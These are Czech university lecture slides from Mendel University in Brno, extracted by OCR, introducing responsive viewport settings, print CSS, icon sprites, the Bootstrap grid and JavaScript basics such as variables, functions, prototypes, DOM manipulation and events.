
- definuje chování na malých zařízeních


```
<meta name="viewport" content="…" />
```

- width=device-width | hodnota
- initial-scale=1
- maximum-scale=5
- minimum-scale=0.5
- user-scalable=yes | no

Ladění

- Možnost zvolit sadu CSS podle média
  - např. WebDeveloper Toolbar pro FF
- Možnost změny velikosti pohledu
  - Zabudováno do prohlížeče







CSS pro tisk

- Ideální tiskový výstup z HTML neexistuje
  - problém s velikostmi (každá tiskárna má individuální rozměry okrajů)
  - problém se zalomením stránky (v HTML nic takového neexistuje)
- Možnost použít PDF
  - PDF knihovny umí počítat velikosti textových bloků

CSS pro tisk

- Netisknout menu, hlavičky, loga, navigaci, formuláře, pozadí apod.
- Naopak vytisknout zdroj
  - např. jako skrytý prvek viditelný jen pro tisk




vertical-align:
Left;

CSS a ikonové sety

- 1 obrázek, mnoho ikon
  - Možnost ušetřit mnoho HTTP požadavků
  - Pomocí CSS nastavujeme pozici pozadí do prvku o dané velikosti

CSS a ikonové sety


- pomocí SVG
  - větší
  - barevné
- pomocí fontu s obrázky
  - jedna barva
  - menší
  - vektorové

Bootstrap

- CSS framework
  - sada CSS tříd, font, komponenty
  - responsivní
  - vyvinut firmou Twitter
  - vhodný pro prototyp nebo základní layout
- využívá i jQuery pro některé modifikace a efekty

Bootstrap

Bootstrap - grid 12 sloupců



Bootstrap - grid


- xs - extra small
  - do 767px
- sm - small
  - od 768px do 991px
- md - medium
  - od 992px do 1199px
- lg - large
  - od 1200px

Bootstrap - grid

od medium bude zabírat 1/3 šířky

```
<div class="container">
  <div class="row">
    <div class="col-md-4">
      <button class="btn btn-success">
        <span class="glyphicon
                     glyphicon-check"></span>
        Tlačítko
      </button>
    </div>
  </div>
</div>
```

Bootstrap




Provozně ekonomická fakulta

Webové aplikace

JavaScript - úvod

Mendelova univerzita v Brně

JavaScript



- balík
  - standard ECMAScript - vlastní jazyk
  - DOM rozhraní dokumentu a manipulace
  - BOM rozhraní prohlížeče
- vznikl v 90. letech ve společnosti Netscape (prohlížeč Navigator)
- syntaxe vychází z Java/C++

JavaScript - význam

- přináší interaktivitu na stranu klienta k jinak pasivním HTML stránkám
- s novými API dokážeme nahradit desktopové aplikace
- přenáší část zátěže na zařízení klienta

JavaScript Transfer Size & JavaScript Requests - Alexa Top 1000.

JavaScript - použití

- "Rozhýbání" stránek na straně klienta
  - efekty
    - když to nejde přes CSS
  - logika
    - validace formulářů, algoritmy, hry, …
  - komunikace se serverem
    - vlastním nebo např. API jiných služeb

JavaScript - připojení k HTML

- přímo jako HTML značka

```
<script type="text/javascript">…</script>
```

- jako linkovaný soubor v <head>

```
<script type="text/javascript" src="…"></script>
```

- nebo kdekoliv jinde (často před </body>)

```
<script type="text/javascript" src="…"></script>
```

JavaScript - spuštění

- okamžitě - kód se spustí ihned po načtení skriptu
  - rozhoduje pořadí vložení do HTML
- na základě události
  - nastaví obsluhu hned po načtení stránky, obsluha se spustí při události
  - interakce s GUI stránky
  - časovač

JavaScript - vlastnosti

- dynamicky typovaný
- prototypová dědičnost
- funkcionální a objektový
  - first-class funkce
- založený na seznamech
  - objekty jsou kolekce dvojic klíč - hodnota - jako asociativní pole
    - obj.x = 10 je stejné jako obj["x"] = 10

Deklarace proměnných


```
var x = 20;       //cislo
var s = "Ahoj"; //retezec
var b = false;  //boolean
var p = [];  //prazdne pole
var o = {};  //prazdny objekt
```

Deklarace proměnných

```
var p = [1,2,3,"a","b"];

var o = {
  vlastnost: "hodnota",
  metoda: function() {},
  cislo: 50,
  …
};
```

Konzola - ladění

- v nových prohlížečích:
  - `console.log("Hlaska", promenna);`
  - debugger
  - služba JSFiddle apod.
    - https://jsfiddle.net/mq5udoqw/



- nepoužívat (pro ladění):
  - `alert("Hlaska");`

Základní struktury

```
var a = 5;
var b = false;

if(a == 6) {…} else {…}

if(b === true) {…} else {…}

a == 6 ? … : …;
```

Základní struktury

```
for(var i = 0; i < 50; i++) {
  …
}

var x = {a: 1, b: 2, c: 3};
for(var i in x) {
  alert(x[i]);
}
```

nepoužívat pro pole (negarantuje pořadí)

Základní struktury

```
var x = 10;

while(x < 50) { x++; }

do { x++; } while(x < 50)
```

Základní struktury

- je možné použít `break` a `continue`
- konstrukce `for…in` je primárně určena pro objekty
  - pole je možné také procházet, ale není zaručeno pořadí

Pole

- pole je objekt
- index je od 0
- metody
  - push, pop, splice, …
- délka je vlastnost length

```
for(var i = 0; i < pole.length; i++) {
   …
}
```

Funkce

```
function fce1(p1, …) {…}
fce1(…);

var fce2 = function(p1, …) {…}
fce2(…);
```

funkce je objekt!

Funkce

- Návratová hodnota se nastaví pomocí return

```
function add(a, b) {
  return a + b;
}
```

Funkce - argumenty

- funkce může mít proměnný počet argumentů
- jsou přístupné lokální v proměnné arguments

```
function test() {
  console.log(arguments);
}
test("Jana", "Petr", "Pavel");
```

https://jsfiddle.net/xwgsf462/

Funkce - hodnota "this"

- proměnná **this** ve funkci odkazuje na kontext, kde je funkce spuštěna
  - globální funkce
    - this == window
  - obsluha události
    - this == prvek, na kterém událost vyvoláme
  - metoda objektu
    - this == odpovídající instance
- https://jsfiddle.net/7a5v582p/

Funkce - this

- lze nastavit vlastní
  - fce.call(thisVal, arg1, arg2);
  - fce.apply(thisVal, [arg1, arg2]);

proměnná this
bude nastavena na
předanou hodnotu

Objekty

- Konstruktor je pojmenovaná funkce

```
var Trida = function(p1, …) {…};

Trida.prototype.metoda =
            function(p1, …) {…};

var instance = new Trida(p1, …);
instance.metoda(p1, …);
```

Objekty - dědičnost

```
var Obdelnik = function(w, h) {
     this.w = w;
     this.h = h;
};
var Ctverec = function(s) {
     Obdelnik.call(this, s, s);
};
Ctverec.prototype = new Obdelnik();
Ctverec.prototype.constructor = Ctverec;
```

https://jsfiddle.net/7gmksyxp/

Objekty - dědičnost

- nový JS (ES2015) má i klíčové slovo class a umí i extends
  - https://babeljs.io/docs/learn-es2015/
  - http://www.ecma-international.org/ecma-262/6.0/

Objekty - prototyp

- je sdílený
  - lze jej modifikovat i pro existující instance
- neměnit prototyp vestavěných objektů
  - např. Array, Object

Objekty - valueOf, toString

- metody, které je možné implementovat
  - valueOf
    - použije se při porovnání s operátory <,>,…
  - toString
    - použije se při nutnosti přetypování na řetězec

Objekty - vlastnosti

- Nová vlastnost se automaticky založí při prvním použití
- Kontrola pomocí **in**
- Smazání pomocí **delete**

```
object.prop = "Neco";
console.log("prop" in object);
delete object.prop;
```

Chyby a vyjímky

```
try {
  …
  throw "Popis chyby";
  …
} catch(e) {
  console.log(e.message);
}
```

Proměnné - rámec platnosti - var, let

- proměnné definované globálně jsou přístupné všude
  - globální proměnná je vlastnost obj. window
- proměnné definované ve funkci jsou lokální
  - funkce definovaná ve funkci má přístup k proměnným nadřazené funkce
- pomocí <u>let</u> lze udělat proměnnou např. jen pro jedinou iteraci cyklu

Proměnné - rámec platnosti - var vs let

```
for(var i = 0; i < 5; i++)
{
  console.log('i', i);
}
console.log('i', i);
```

let má platnost jen uvnitř bloku, kde je použito (od ES 1.7)

```
for(let j = 0; j < 5; j++)
{
  console.log('j', j);
}
console.log('j', j); //err
```

https://jsfiddle.net/6rv63ja2/

Globální proměnné - API prohlížeče

- BOM
  - window
  - window.document -> DOM
  - window.location
  - window.console
  - window.history
  - window.screen
  - …

není nutné psát "window."

Práce s DOM

- Pokud potřebujeme modifikovat HTML strukturu dokumentu nebo atributy prvků

```
document
   .getElementById(n);
   .getElementsByTagName(n);
   .getElementsByClassName(n);
   .querySelector(selektor);
   .querySelectorAll(selektor);
```

dlouhé
názvy

Práce s DOM

- Možnost použít wildcard * a CSS selektory:

```
document
   .getElementsByTagName("a");
   .getElementsByTagName("*");
   .querySelector("cnt>.nadpis");
   .querySelectorAll(".neco");
```

DOM objekt

- DOM reprezentuje STROMOVOU struktutu HTML dokumentu
- každý DOM objekt reprezentuje HTML prvek
  - má svoje potomky
  - odkaz na rodiče
  - je v řetězeném seznamu sourozenců

DOM

```
var elem = document.
        getElementById("test");
elem.parentNode;
elem.childNodes;    //pole
elem.firstChild;
elem.lastChild;
elem.previousSibling;
elem.nextSibling;
```

dlouhé
názvy

DOM modifikace

- Vytvoření, přidání a odebrání potomka

```
var elem = document.getEmenetById(…);
var n = document.createElement("h1");
elem.appendChild(n);
elem.insertBefore(n, ref);
elem.removeChild(n);
```

bohužel neexistuje insertAfter

https://jsfiddle.net/ztkhLnk3/

Události

- každý HTML element (DOM objekt) může vyvolat události
  - událost je funkce, která se aktivuje při určité akci návštěvníka
  - obecné události
    - onclick, onmouseover, onmouseout, onkeypress, …
  - speciální události
    - onload, onuload, onchange, onresize, …

Registrace událostí

- exkluzivní:
  - 1 událost má jediný handler
  - `elem.onclick = function() {…};`

nedostačující

- navázání více událostí:
  - mnoho handlerů
  - `elem.addEventListener("click", function() {…}, false);`

složité

- https://jsfiddle.net/rm7av4Lj/

Události - inicializace stránky

- Uvnitř této funkce lze inicializovat všechnu vlastní funkcionalitu

```
window.onload = function() {
   …
};
```

při spuštění JS z hlavičky neexistuje HTML struktura

- Další variantou je nahrát JS soubory až na konci stránky.

Události - this

- Při vyvolání události je callback (funkce) spuštěn na kontextu DOM objektu, který vyvolal událost
- proměnná this odkazuje na tento DOM objekt
- https://jsfiddle.net/kta73q8y/

Události - event

- Do události je předán objekt popisující událost, lze zjistit např. kód klávesy, pozici myši apod.

```
elem.onclick = function(ev) {
  console.log(ev);
};
```

https://jsfiddle.net/4hwhkeef/

Příklad

```
var elem = document.
        getElementById("test");
elem.onmousemove =
  function(event) {
    this.innerHTML = "x: " +
      event.clientX + ", y: " +
      event.clientY;
  };
```

x a y v okně,
nikoliv v prvku

JS práce s DOM atributy

```
var elem = document.getElementById("id");
elem.attribut = "hodnota";
elem.className = "css-trida";
elem.innerHTML = "<p>odstavec</p>";

elem.className = "trida";
```

s řetězcem CSS třídy
se těžko pracuje

- Často měníme více CSS vlastností jen změnou třídy

Změna CSS v JS

```
var elem = document.getElement…
elem.style.border = "10px solid …";
elem.style.backgroundColor = "…";
elem.style.borderRadius = "…";
```

camelCase místo pomlček

Data atribut

- Na HTML elementu je možné vytvořit atribut s libovolným obsahem
  - prefix je data-

```
<div data-pom="…"></div>
```

```
elem.dataset.pom = "…";
```

Dokumentace

- https://developer.mozilla.org/cs/docs/Web/JavaScript
  - pozor: některé funkce nejsou ještě podporovány

